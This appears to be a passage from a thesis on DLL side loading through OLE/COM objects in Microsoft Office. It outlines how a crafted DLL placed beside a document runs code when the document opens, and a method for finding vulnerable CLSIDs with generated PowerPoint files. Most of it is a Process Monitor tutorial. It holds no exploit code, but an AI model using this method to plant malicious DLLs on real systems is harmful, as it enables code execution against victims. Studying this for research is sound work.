
Some main concepts in OLE and COM are:

Microsoft terms are shown first; industry or alternative versions of those terms are shown in parentheses: It is said that OLE contains about 660 new function calls or individual program interfaces in addition to those already in Win32. For this reason, Microsoft provides the Microsoft Foundation Class (MFC) Library, a set of ready-made classes that can be used to build container and server applications, and tools such as Visual C++. In the "Introduction to OLE" on its Developer Site, Microsoft says that "OLE" no longer stands for "Object Linking and Embedding," but just for the letters "OLE."



DLL side loading occurs when Office searches for a DLL in the same directory containing the Office document. The attacker places a specially crafted DLL and Office document in the same directory (share) and then waits for, or entices a victim to open the document. Opening this document will result in malicious code to be executed with the privileges of the victim.


OLE objects are loaded by their *CLSID* (or *ProgID*). DLL side loading can occur even though the loaded object is not an OLE object. In order for Office to determine if an object is in fact an OLE object, it must first load the (COM) object in memory. The object is then queried to see if it is an OLE object. When the object is loaded, initialization code will be executed.



Tools of the Trade

A simple tool was created to find DLL side loading and other OLE issues. The following approach was taken:

- Enumerate all CLSIDs under *HKEY_CLASSES_ROOT\CLSID* with an *InprocServer32* key.
- Iterate through found CSLIDs & create a PowerPoint file for each CLSID.
- Open PowerPoint files.
- While opening the PowerPoint, run Process Monitor, look for DLLs loaded from the current working directory.
- Manually test if the found DLL can be used to execute arbitrary code.



CLSID identifies a COM class object, not a DLL. When you register your assembly using regasm, a CLSID will be registered for each ComVisible class in your assembly. You can specify the CLSID you want by placing a Guid attribute on a class:

```
[GuidAttribute("12345678-9012-3456-7890-123456789abc")]
```

Or if you don't use this attribute it will be generated automatically. If its generated automatically, you can inspect the type library generated by regasm using "OLE Viewer" or similar.

Component Object Model (COM) is a binary-interface standard for software components introduced by Microsoft in 1993. It is used to enable inter-process communication and dynamic object creation in a large range of programming languages. COM is the basis for several other Microsoft technologies and frameworks, including OLE, OLE Automation, ActiveX, COM+, DCOM, the Windows shell, DirectX, UMDf and Windows Runtime.

CLSID Key is a globally unique identifier that identifies a COM class object. If your server or container allows linking to its embedded objects, you need to register a CLSID for each supported class of objects.

Registry Key: `HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{CLSID}`

4. Static DLL Analysis

Collect Log

In order to start our analysis for DLL resolutions of some of the most popular, we need to collect DLL Log. For this purpose, we used a popular utility called Process Monitor of sysinternals. After getting familiar with the application, we can use another tool for static or dynamic analysis, to find entry points, libraries loading. Finally, we concluded to some of most popular applications for Windows.

4.1 Process Monitor

4.1.1 Overview

Process Monitor is an advanced monitoring tool for Windows that shows real-time file system, Registry and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and much more. Its uniquely powerful features will make Process Monitor a core utility in your system troubleshooting and malware hunting toolkit.

Process Monitor includes powerful monitoring and filtering capabilities, including:

- More data captured for operation input and output parameters
- Non-destructive filters allow you to set filters without losing data
- Capture of thread stacks for each operation make it possible in many cases to identify the root cause of an operation
- Reliable capture of process details, including image path, command line, user and session ID
- Configurable and moveable columns for any event property
- Filters can be set for any data field, including fields not configured as columns
- Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data
- Process tree tool shows relationship of all processes referenced in a trace
- Native log format preserves all data for loading in a different Process Monitor instance
- Process tooltip for easy viewing of process image information
- Detail tooltip allows convenient access to formatted data that doesn't fit in the column
- Cancellable search
- Boot time logging of all operations

The best way to become familiar with Process Monitor's features is to read through the help file and then visit each of its menu items and options on a live system.

4.1.2 Understanding Process Monitor

The Process Monitor utility allows you to peek under the hood and see what your favorite applications are really doing behind the scenes — what files they are accessing, the registry keys they use, and more. Unlike the Process Explorer utility that we've spent a few days covering, Process Monitor is meant to be a passive look at everything that happens on your computer, not an active tool for killing processes or closing handles. This is like taking a peek at a global logfile for every single event that happens on your Windows PC.

We don't do a lot of registry hack articles anymore, but back when we first started we would use Process Monitor to figure out what registry keys were being accessed, and then go tweak those registry keys to see what would happen. If you've ever wondered how some geek figured out a registry hack that nobody has ever seen, it was probably through Process Monitor.

The Process Monitor utility was created by combining two different old-school utilities together, Filemon and Regmon, which were used to monitor files and registry activity as their names imply. While those utilities are still available out there, and while they might suit your particular needs, you'd be much better off with Process Monitor, because it can handle a large volume of events better due to the fact that it was designed to do so.

It's also worth noting that Process Monitor always requires administrator mode because it loads a kernel driver under the hood to capture all of those events. On Windows Vista and later, you'll be prompted with a UAC dialog, but for XP or 2003, you'll need to make sure the account you use has Administrator privileges.

The Events that Process Monitor Captures

Process Monitor captures a ton of data, but it doesn't capture every single thing that happens on your PC. For instance, Process Monitor doesn't care if you move your mouse around, and it doesn't know whether your drivers are working optimally. It's not going to track which processes are open and wasting CPU on your computer — that's the job of Process Explorer, after all.

What it does do is capture specific types of I/O (Input / Output) operations, whether they happen through the file system, registry, or even the network. It will additionally track a few other events in a limited fashion. This list covers the events that it does capture:

Registry – this could be creating keys, reading them, deleting them, or querying them. You'll be surprised just how often this happens.

File System – this could be file creation, writing, deleting, etc, and it can be for both local hard drives and network drives.

Network – this will show the source and destination of TCP/UDP traffic, but sadly it doesn't show the data, making it a bit less useful.

Process – These are events for processes and threads where a process is started, a thread starts or exits, etc. This can be useful information in certain instances, but is often something you'd want to look at in Process Explorer instead.

Profiling – These events are captured by Process Monitor to check the amount of processor time used by each process, and the memory use. Again, you would probably want to use Process Explorer for tracking these things most of the time, but it's useful here if you need it.

So Process Monitor can capture any type of I/O operation, whether that happens through the registry, file system, or even the network — although the actual data being written isn't captured. We're just looking at the fact that a process is writing to one of these streams, so we can later figure out more about what is happening.

The Process Monitor Interface is shown below:




Figure 28: Process Monitor Interface

When you first load up the Process Monitor interface, you'll be presented with an enormous number of rows of data, with more data flying in quickly, and it can be overwhelming. The key is to have some idea, at least, about what you are looking at, as well as what you are looking for. This isn't the type of

tool that you spend a relaxing day browsing through, because within a very short time period, you'll be looking at millions of rows.

The first thing you'll want to do is filter those millions of rows down to the much smaller subset of data you want to see, and we're going to teach you how to create filters and zero in on exactly what you want to find. But first, you should understand the interface and what data is actually available.

Looking at the Default Columns

The default columns show a ton of useful information, but you'll definitely need some context to understand what data each one actually contains, because some of them might look like something bad happened when they are really innocent events that happen all the time under the hood. Here's what each of the default columns is used for:

Time – this column is fairly self-explanatory, it shows the exact time that an event occurred.

Process Name – the name of the process that generated the event. This doesn't show the full path to the file by default, but if you hover over the field you can see exactly which process it was.

PID – the process ID of the process that generated the event. This is very useful if you are trying to understand which svchost.exe process generated the event. It's also a great way to isolate a single process for monitoring, assuming that process doesn't re-launch itself.

Operation – this is the name of the operation that is being logged, and there is an icon that matches up with one of the event types (registry, file, network, process). These can be a little confusing, like RegQueryKey or WriteFile, but we'll try and help you through the confusion.

Path – this is not the path of the process, it is the path to whatever was being worked on by this event. For instance, if there was a WriteFile event, this field will show the name of the file or folder being touched. If this was a registry event, it would show the full key being accessed.

Result – This shows the result of the operation, which codes like SUCCESS or ACCESS DENIED. While you might be tempted to automatically assume that an BUFFER TOO SMALL means something really bad happened, that isn't actually the case most of the time.

Detail – additional information that often doesn't translate into the regular geek troubleshooting world.

You can also add some additional columns to the default display by going to Options -> Select Columns. This wouldn't be our recommendation for your first stop when you start testing, but since we're explaining columns, it's worth mentioning already.




Figure 29: Process Monitor Columns

One of the reasons for adding additional columns to the display is so you can very quickly filter by those events without being overwhelmed with data. Here are a few of the extra columns that we use, but you might find use for some others in the list depending on the situation. For our application, we chose almost all columns.

Command Line – while you can double-click on any event to see the command line arguments for the process that generated each event, it can be useful to see at a quick glance all of the options.

Company Name – the main reason that this column is useful is so you can simply exclude all Microsoft events quickly and narrow down your monitoring to everything else that isn't part of Windows. (You'll want to make sure that you don't have any weird rundll32.exe processes running using Process Explorer though, since those could be hiding malware).

Parent PID – this can be very useful when you are troubleshooting a process that contains many child processes, like a web browser or an application that keeps launching sketchy things as another process. You can then filter by the Parent PID to make sure that you capture everything.

It's worth noting that you can filter by column data even if the column isn't showing, but it's much easier to right-click and filter than manually do it. And yes, we mentioned filters again even though we haven't explained them yet.

Examining a Single Event

Viewing things in a list is a great way to quickly see a lot of different data points at once, but it definitely isn't the easiest way to examine a single piece of data, and there is only so much information you can see in the list. Thankfully you can double-click on any event to access a treasure trove of extra information.

The default Event tab gives you information that is largely similar to what you saw in the list, but will add a bit more information to the party. If you are looking at a file system event, you'll be able to see certain information like the attributes, file create time, the access that was attempted during a write operation, the number of bytes that were written, and the duration.




Figure 30: Process Monitor

Switching over to the Process tab gives you lots of great information about the process that generated the event. While you'll generally want to use Process Explorer to deal with processes, it can be very useful to have a lot of information about the specific process that generated a specific event, especially if it is something that happened very quickly and then disappeared from the process list. This way, the data is captured.





Figure 31: Event Properties Window

The Stack tab is something that will sometimes be extremely useful, but often times will not be useful at all. The reason why you would want to look at the stack is so you can troubleshoot by examining the Module column for anything that doesn't look quite right.

As an example, imagine that a process was constantly trying to query or access a file that doesn't exist, but you weren't sure why. You could look through the Stack tab and see if there were any modules that didn't look right, and then research them. You might find an out of date component, or even malware, is causing the problem.



Frame	Module	Location	Address	Path
K 0	fltmgr.sys	fltmgr.sys + 0x1844	0xffff88001201844	C:\Wind
K 1	fltmgr.sys	FltIsCallbackDataDirty + 0x9ec	0xffff88001202a6c	C:\Wind
K 2	fltmgr.sys	fltmgr.sys + 0x12e9	0xffff880012012e9	C:\Wind
K 3	fltmgr.sys	fltmgr.sys + 0x109e	0xffff8800120109e	C:\Wind
K 4	ntoskml.exe	ObQueryNameString + 0x132	0xffff801584e577a	C:\Wind
K 5	ntoskml.exe	RtlUpperString + 0x990	0xffff801585681f4	C:\Wind
K 6	ntoskml.exe	RtlUpperString + 0xde2	0xffff80158568646	C:\Wind
K 7	ntoskml.exe	RtlUpperString + 0x754	0xffff80158567b8	C:\Wind
K 8	ntoskml.exe	ExSizeOfRunDownProtectionCacheAware + 0x30a	0xffff80158562c72	C:\Wind
K 9	ntoskml.exe	SeQuerySecurityAttributesToken + 0x1765	0xffff801585652f1	C:\Wind
K 10	ntoskml.exe	PsQueryProcessAttributesByToken + 0x27ec	0xffff80158514488	C:\Wind
K 11	ntoskml.exe	LdrResSearchResource + 0xb0f	0xffff801584ff82f	C:\Wind
K 12	ntoskml.exe	RtlImageNtHeader + 0x4cd	0xffff801581628b5	C:\Wind
K 13	ntoskml.exe	RtlImageNtHeader + 0x44f	0xffff80158162837	C:\Wind
U 14	ntdll.dll	RtlUserThreadStart	0x794119def0	C:\Wind

Figure 32: Stack tab

Or, you might find that there isn't anything useful here for you, and that's just fine too. There is a lot of other data to look at.

4.1.3 Filtering Data

As we've mentioned a couple of times already, the filters that Process Monitor provides allow you fine-grained control over what events you are going to be capturing, which translates into much easier work for you to figure out what is important in the list. If you know that you don't care about all of the events generated by explorer.exe, for example, then you would be wise to just filter them out.

You can very quickly filter by any column using the context menu and using the Include or Exclude features — if you Include an item, the list will only contain events that match that particular item, or any others that you specifically include, but will not contain anything else. If you Exclude an item, everything will show up except for events that match the very specific item that you excluded.




Figure 33: Include Snipping Tool process

In this case we decided to Include the snippingTool.exe process, and now every single thing that we see in the list is related to that process.

You can alternatively use the Edit Filter option from the menu, or access the Filters section of the menu to display the list of filters and edit them. You can choose from the drop-down dialogs and match by any of the available fields, choose whether the value you type into the box will be matched exactly, or just “starts with”, or a number of other options. Then you can choose whether to Include or Exclude events that match those criteria.

Just don't forget to click the Add button once you've defined your filter and before you click OK or Apply, because otherwise your new filter won't actually be activated.




Figure 34: Filter Processes

You can also remove or edit filters by selecting them in the list and then modifying or removing them.

If you know for sure that you have the right filters to look at just the things you really want to see, you might want to consider using the Filter -> Drop Filtered Events feature.

What's actually going on here is that the instance of Process Monitor is showing only the items that match the filter, but everything else is still being captured in the background, which can be a TON of data after a very short time — note the status bar in the example below that we had running for just a few minutes. If we had the Drop Filtered Events option turned on, it would have only captured just the events we wanted.




Figure 35: Drop Filter events option

There is a big drawback to using this feature though, and that is that you can't get back those filtered events if you realized you filtered the list by too much, and wanted to examine events from another

process. You'd have to redo your entire scenario, which might be too late. So make sure to use this option with caution.

For the purpose of our Thesis, Procmon help us to log all memory calls and events and also it gives us the opportunity to filter what we want to see. The main information we can retrieve is about the process, the path searched, the process id, the time , the operation tried to perform, the result etc.




Figure 36: Process Monitor Analysis

In our project, we want to focus on .dll files resolution, so we add the proper filters. We filter in order to include only the files searched ending with “.dll” as we also exclude the files concerning the Process monitor and other files relevant to self reference.

